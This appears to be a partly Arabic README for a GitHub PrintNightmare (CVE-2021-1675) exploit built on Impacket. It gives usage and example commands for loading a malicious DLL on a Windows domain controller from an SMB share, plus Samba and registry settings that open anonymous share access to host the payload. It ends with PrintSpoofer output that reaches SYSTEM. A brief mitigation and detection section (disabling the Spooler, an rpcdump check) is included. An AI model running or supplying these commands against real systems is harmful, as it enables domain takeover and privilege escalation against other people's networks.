 puckiestyle/cve-2021-1675
استغلال مبني على Impacket لثغرة CVE-2021-1675 (PrintNightmare) يتيح تنفيذ DLL عن بُعد أو محليًا على وحدات تحكم المجال في Windows، مع استضافة حمولات SMB وفحص الثغرات الأمنية.

تطبيق Impacket لـ PrintNightmare PoC الذي أنشأه في الأصل Zhiniang Peng (@edwardzpeng) و Xuefeng Li (@lxf02942370)
تم اختباره على Domain Controller محدّث بالكامل بنظام 2019
تنفيذ ملفات DLL الضارة عن بُعد أو محليًا
قبل تشغيل الاستغلال، تحتاج إلى تثبيت نسختي من Impacket، وبعد ذلك ستكون جاهزًا
pip3 uninstall impacket
git clone https://github.com/cube0x0/impacket
cd impacket
python3 ./setup.py install
usage: CVE-2021-1675.py [-h] [-hashes LMHASH:NTHASH] [-target-ip ip address] [-port [destination port]] target share

CVE-2021-1675 implementation.

positional arguments:
  target                [[domain/]username[:password]@]<targetName or address>
  share                 Path to DLL. Example '\\10.10.10.10\share\evil.dll'

optional arguments:
  -h, --help            show this help message and exit

authentication:
  -hashes LMHASH:NTHASH
                        NTLM hashes, format is LMHASH:NTHASH

connection:
  -target-ip ip address
                        IP Address of the target machine. If omitted it will use whatever was specified as target. This is useful when target is the NetBIOS name
                        and you cannot resolve it
  -port [destination port]
                        Destination port to connect to SMB Server

Example;

./CVE-2021-1675.py hackit.local/domain_user:[email protected] '\\192.168.1.215\smb\addCube.dll'
./CVE-2021-1675.py hackit.local/domain_user:[email protected] 'C:\addCube.dll'
أسهل طريقة لاستضافة الحمولات هي استخدام سامبا وتعديل /etc/samba/smb.conf للسماح بالوصول المجهول
[global]
    map to guest = Bad User
    server role = standalone server
    usershare allow guests = yes
    idmap config * : backend = tdb
    smb ports = 445

[smb]
    comment = Samba
    path = /tmp/
    guest ok = yes
    read only = no
    browsable = yes
    force user = smbuser
من ويندوز أيضًا يمكن ذلك
mkdir C:\share
icacls C:\share\ /T /grant Anonymous` logon:r
icacls C:\share\ /T /grant Everyone:r
New-SmbShare -Path C:\share -Name share -ReadAccess 'ANONYMOUS LOGON','Everyone'
REG ADD "HKLM\System\CurrentControlSet\Services\LanManServer\Parameters" /v NullSessionPipes /t REG_MULTI_SZ /d srvsvc /f #This will overwrite existing NullSessionPipes
REG ADD "HKLM\System\CurrentControlSet\Services\LanManServer\Parameters" /v NullSessionShares /t REG_MULTI_SZ /d share /f
REG ADD "HKLM\System\CurrentControlSet\Control\Lsa" /v EveryoneIncludesAnonymous /t REG_DWORD /d 1 /f
REG ADD "HKLM\System\CurrentControlSet\Control\Lsa" /v RestrictAnonymous /t REG_DWORD /d 0 /f
# Reboot
يمكننا استخدام rpcdump.py من Impacket لفحص المضيفين المعرضين للخطر، إذا أرجعت قيمة، فإنه معرض للخطر
rpcdump.py @192.168.1.10 | grep MS-RPRN

Protocol: [MS-RPRN]: Print System Remote Protocol
قم بتعطيل خدمة Spooler
Stop-Service Spooler
REG ADD  "HKLM\SYSTEM\CurrentControlSet\Services\Spooler"  /v "Start " /t REG_DWORD /d "4" /f
أو قم بإلغاء تثبيت Print-Services
Uninstall-WindowsFeature Print-Services
الطريقة القديمة: c:\inetpub\wwwroot\nt4wrksv>PrintSpoofer.exe -i -c cmd PrintSpoofer.exe -i -c cmd [+] Found privilege: SeImpersonatePrivilege [+] Named pipe listening... [+] CreateProcessAsUser() OK Microsoft Windows [Version 10.0.14393] (c) 2016 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami whoami nt authority\system
C:\Windows\system32>
